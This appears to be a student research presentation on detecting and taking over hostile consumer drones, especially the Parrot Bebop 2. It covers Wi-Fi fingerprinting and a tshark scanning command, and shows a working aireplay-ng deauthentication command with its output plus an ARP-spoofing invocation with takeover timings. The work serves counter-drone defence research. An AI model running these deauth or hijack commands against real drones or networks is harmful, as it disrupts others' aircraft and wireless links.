

Counter Drones

Johns Hopkins University Applied Physics Lab
Sponsor: Dr. Lanier Watkins

Xavier Cadot
Andrew Le
Charles McFarland



Background

- Drone attack in Venezuela
 - Drone carrying explosives was detonated during a military parade
 - Both military personnel and civilians were exposed to potential harm
- Commercial off the shelf drones make it cost effective and accessible for malicious actors to harm the public
- Purpose:
 - To ensure malicious drones are not a danger to the public



Steps To Solution

1. Identify the drone
2. Take it down or deauthenticate the pilot
3. Take control or continue preventing the pilot from regaining access



Fingerprinting

wlan.sa[0:3] == 90:3a:e6				
No.	Time	Source	Destination	Protocol
1	0.000000	ParrotSa_22:71:a7	Broadcast	802.11
6	0.052818	ParrotSa_22:71:a7	Broadcast	802.11
10	0.078979	ParrotSa_22:71:a7	Broadcast	802.11
13	0.157809	ParrotSa_22:71:a7	Broadcast	802.11
14	8.501726	ParrotSa_22:71:a7	12:d2:32:6d:71:bc	802.11
15	10.266479	ParrotSa_22:71:a7	ae:0a:0e:d9:0e:62	802.11
16	10.286742	ParrotSa_22:71:a7	ae:0a:0e:d9:0e:62	802.11
17	21.580745	ParrotSa_22:71:a7	LgElectr_3e:5c:1e	802.11
18	26.154890	ParrotSa_22:71:a7	WistronN_4c:ed:3a	802.11
19	51.878380	ParrotSa_22:71:a7	Motorola_b0:49:7a	802.11
20	51.882575	ParrotSa_22:71:a7	Motorola_b0:49:7a	802.11

- First 3 bytes typically indicates Drone vendor.
- MAC spoofing may be a countermeasure against defender
- Some other technique is required for sophisticated attacker

802.11 Fingerprinting

- Previous work indicated potential signatures in Management Frame.
- A closer look at the our **Parrot Bebop 2**...

sUAS/Access Point	802.11 Man Frm Fixed Param Capab Info@	802.11 Man Frm Tagged Param ERP Info#	801.11 Man Frm Tagged Param. Tag: HT Capab HT Capab Info+
DJI P3	0x0431	0x00	0x11ed
Parrot Bebop I	0x0501	0x00,0x00	0x198d
Parrot Bebop II	0x0511	0x00,0x00	0x198d
3DR Solo	0x0411	0x04	0x01ad
Building Access Point	0x1431	0x00	0x19ac
Guestnet Access Point	0x1421	0x00	0x19ac

Parrot Bebop 2 packet, Fixed Capabilities Info

▼ IEEE 802.11 wireless LAN

▼ Fixed parameters (12 bytes)

Timestamp: 0x00000000004e3872

Beacon Interval: 0.102400 [Seconds]

▼ Capabilities Information: 0x0501

.....1 = ESS capabilities: Transmitter is an AP

.....0. = IBSS status: Transmitter belongs to a BSS

.....0. 00.. = CFP participation capabilities: No point coordinator at AP (0x00)

.....0 = Privacy: AP/STA cannot support WEP

.....0. = Short Preamble: Not Allowed


.....0.. = PBCC: Not Allowed

.....0... = Channel Agility: Not in use

.....1 = Spectrum Management: Implemented

0030	8d 72 38 4e 00 00 00 00	00 64 00 01 05 00 0d 42	·r8N······d·····B
0040	65 62 6f 70 32 2d 31 33	35 39 32 33 01 01 8c 03	ebop2-13 5923····
0050	01 06 07 06 55 53 20 01	0b 1e 20 01 00 23 02 13	····US · · ··#··
0060	00 2a 01 00 2f 01 00 2d	1a 8d 19 1e ff 00 00 00	·*··/·-· ······
0070	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	······· ······
0080	00 00 00 3d 16 06 08 00	00 00 00 00 00 00 00 00	···=···· ······
0090	00 00 00 00 00 00 00 00	00 00 00 7f 08 04 00 00	······· ······
00a0	00 00 00 00 40 dd 18 90	03 b7 09 0c 50 49 30 34	····@··· ····PI04
00b0	30 33 38 34 41 48 37 49	31 33 35 39 32 33 00 dd	0384AH7I 135923··
00c0	09 00 10 18 02 00 00 4c	00 00 dd 18 00 50 f2 02	·······L ·····P··
00d0	01 01 80 00 03 a4 00 00	27 a4 00 00 42 43 5e 00	······· '····BC^·

Need more data



Gathering Data

- ~45 minutes of 802.11 packet captures
- Collected sample from residential, commercial and educational areas.

411,097 Packets

23,014 Unique devices

4,095 Unique configuration settings

Fingerprinting Results

- wlan.erp_info == 0x00 ## 142,591 (34.7%)
- wlan.fixed.capabilities == 0x0511 ## 40,778 (1.9%)
- wlan.fixed.capabilities == 0x0501 ## 656 (0.16%)
- wlan.ht.capabilities == 0x198d ## 671 (0.16%)

wlan.fixed.capabilities == 0x0501 && wlan.ht.capabilities == 0x198d

Scanning Tool

- Using **Bash** + **Cron Jobs** we can create a running list of detect drones
- **Tshark** used to captures packets Using filters discussed
- Each discovery generates a file with **MAC** address in a folder
- Attack tools can listen for file creation and timestamp and take action based on the file name.

```
$tshark -l -a duration:2 -w output.pcap; tshark -r output.pcap -Y "wlan.fixed.capabilities == 0x0501 && wlan.ht.capabilities == 0x198d" -T fields -e wlan.sa | sort | uniq | xargs -l {} touch {}
```

Existing Attacks on Drones

- Bebop 2 prone to ARP and deauthentication attacks
- These vulnerabilities are difficult to patch

	DJI Phantom 3 Response	Parrot Bebop II Response	3DR Solo Response
ARP Replay Attack*	Mobile Device Disconnect	Mobile Device Disconnect	Wi-Fi Controller Disconnect
MDNS Replay Attack	Not Vulnerable	Mobile Device Disconnect	Not Vulnerable
MAVLink Command Injection Attack	Not Vulnerable	Subverts Primary Controller	Subverts Wi-Fi Controller
Aircrack-ng Deauthentication Attack*	Mobile Device Disconnect	Mobile Device Disconnect	Wi-Fi Controller Disconnect
Bebop I Denial of Service Attack	Not Vulnerable	Not Vulnerable	Not Vulnerable
Bebop I Buffer Overflow Attack	Not Vulnerable	Not Vulnerable	Not Vulnerable
802.11 Protocol Stack Fingerprinting*	Uniquely identifies sUAS	Uniquely identifies sUAS	Uniquely identifies sUAS
*Hard-to-patch vulnerabilities (affect all top vendors) are highlighted in red			

Aircrack-ng Deauthentication

- Sends disassociation (Deauth) packet to everything on the drone network
 - Works on WPA/WPA2
- Successfully deauthenticated the controller / phone
- Allows us to connect with another controller
- Raspberry Pi 2

```
root@kali: ~  
root@kali:~# aireplay-ng -0 10 -a 90:3A:E6:22:71:A7 wlan0mon  
21:16:37 Waiting for beacon frame (BSSID: 90:3A:E6:22:71:A7) on channel 7  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
21:16:37 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:38 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:38 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:39 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:39 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:40 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:40 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:41 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
21:16:41 Sending DeAuth (code 7) to broadcast -- BSSID: [90:3A:E6:22:71:A7]  
root@kali:~#
```

Aircrack-ng Deauthentication Data

- Scripted attack requires:
 - Mac Address and channel of drone
 - Fingerprinting
 - Airodump
 - Mac Address of enemy controller
- ~13 seconds to take over the drone

Airodump-ng	Deauth User	Take control of Drone
3 secs	3 secs	6 to 8 secs

ARP-Spoof

- Previous Work:
 - Use tcpreplay to replay captured ARP packets
- ARP spoofing used to disconnect the mobile app from the access point
 - Send fake ARP response to the app
 - The controller starts to send traffic to the fake client instead of the drone
- The original Parrot controller is able to connect and take over the drone
- Alternatively, an Ubuntu host can connect and control the drone using an application developed with the ARSDK
- Limitations
 - Only works against devices with IP addresses
 - Cannot disconnect the original controller
 - Need to be connected to the drone's wireless network
 - If WPA/WEP, need to have/recover the password
- `./arp-spoof [mac] [interface]`

ARP Spoofing - Measuring Distance

Dist. Drone	Disconnect time (sec)	TakeOver (sec)
0	7	40
10	7	44
50	8	11
100	9	31
150	10	108
200	10	37
300	✓	✓

10 ft per parking spot



Drone Control



PILOT YOUR PARROT DRONE WITH FREEFLIGHT PRO



Drone Control Alternatives

Software


- Mac OS Mojave
- Node.js
- Python 3.x
- Node-bebop
- PyGame

Hardware

- Macbook Pro
- Parrot Bebop 2
- USAF A-10C Fighter Jet Replica, WARTHOG HOTAS



Drone Control Alternatives

[illegible]

Questions?

References

- [1] L. Watkins, C. Li, J. Ramos, G. Snow, J. Vallejo, W. H. Robinson, A. D. Rubin, J. Ciocco, F. Jedrzejewski, and J. Liu, "Exploiting Multi-Vendor Vulnerabilities as Back-Doors to Counter the Threat of Rogue Small Unmanned Aerial Systems," *Proceedings of the 1st ACM MobiHoc Workshop on Mobile IoT Sensing, Security, and Privacy - Mobile IoT SSP18*, 2018.
- [2] C. G. L. Krishna and R. R. Murphy, "A review on cybersecurity vulnerabilities for unmanned aerial vehicles," *2017 IEEE International Symposium on Safety, Security and Rescue Robotics (SSRR)*, 2017.
- [3] P. Paganini, "The Icarus box is able to hijack nearly any drone mid-flight," *Security Affairs*, 28-Oct-2016. [Online]. Available: <https://securityaffairs.co/wordpress/52778/hacking/icarus-box-drones-hijacking.html>. [Accessed: 28-Sep-2018].
- [4] Hooper, Michael & Tian, Yifan & Zhou, Runzuan & Cao, Bin & P. Lauf, Adrian & Watkins, Lanier & Robinson, William & Alexis, Wlajimir. (2016). Securing Commercial WiFi-Based UAVs From Common Security Attacks. 10.1109/MILCOM.2016.7795496.
- [5] Kamkar, S. (2013, December 2). SkyJack. Retrieved September 27, 2018, from <http://samy.pl/skyjack/>
- [6] Walters, S. (2016, October 29). How Can Drones Be Hacked? The updated list of vulnerable drones & attack tools. Retrieved September 27, 2018, from <https://medium.com/@swalters/how-can-drones-be-hacked-the-updated-list-of-vulnerable-drones-attack-tools-dd2e006d6809>
- [7] <https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Aaron-Luo-Drones-Hijacking-Multi-Dimensional-Attack-Vectors-And-Countermeasures-UPDATED.pdf>
- [8] Vanhoef, M., & Piessens, F. (2017). Key Reinstallation Attacks. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security - CCS 17*. doi:10.1145/3133956.3134027
- [9] Cotret, Pascal & Fournier, Guillaume & Audren de Kerdrel, Paul & Viet Triem Tong, Valérie. (2017). DroneJack: Kiss your drones goodbye!.

References

- [10] <https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/David%20Melendez/DEFCON-26-David-Melendez-Project-Interceptor-WP.pdf>
- [11] S. Wong, R. Jassemi-Zargani, B. Kim, and DRDC, "Counter- measures against drone surveillance ," *Defence Research and Development Canada-Ottawa Research Centr*, May-2016. [Online]. Available: http://cradpdf.drdc-rddc.gc.ca/PDFS/unc228/p803837_A1b.pdf. [Accessed: 28-Sep-2018].
- [12] S. Compton, "802.11 Denial of Service Attacks and Mitigation," *Sans*, 20-Feb-2008. [Online]. Available: <https://www.sans.org/reading-room/whitepapers/wireless/80211-denial-service-attacks-mitigation-2108>. [Accessed: 28-Sep-2018].
- [13] Ganti, S. R., & Kim, Y. (2016). Implementation of detection and tracking mechanism for small UAS. *2016 International Conference on Unmanned Aircraft Systems (ICUAS)*. doi:10.1109/icuas.2016.7502513
- [14] "Aircrack-ng," deauthentication [Aircrack-ng]. [Online]. Available: <https://www.aircrack-ng.org/doku.php?id=deauthentication>. [Accessed: 26-Oct-2018].
- [15] "INDOOR POSITION DETECTION USING WIFI AND TRILATERATION TECHNIQUE". [Online]. Available: <https://pdfs.semanticscholar.org/e812/2eb09c826b59830e603c8ea809681d32f0c3.pdf>
- [16] "MAC-Spoofing an introduction" [Online]. Available: <https://www.giac.org/paper/gsec/3199/mac-spoofing-an-introduction/105315>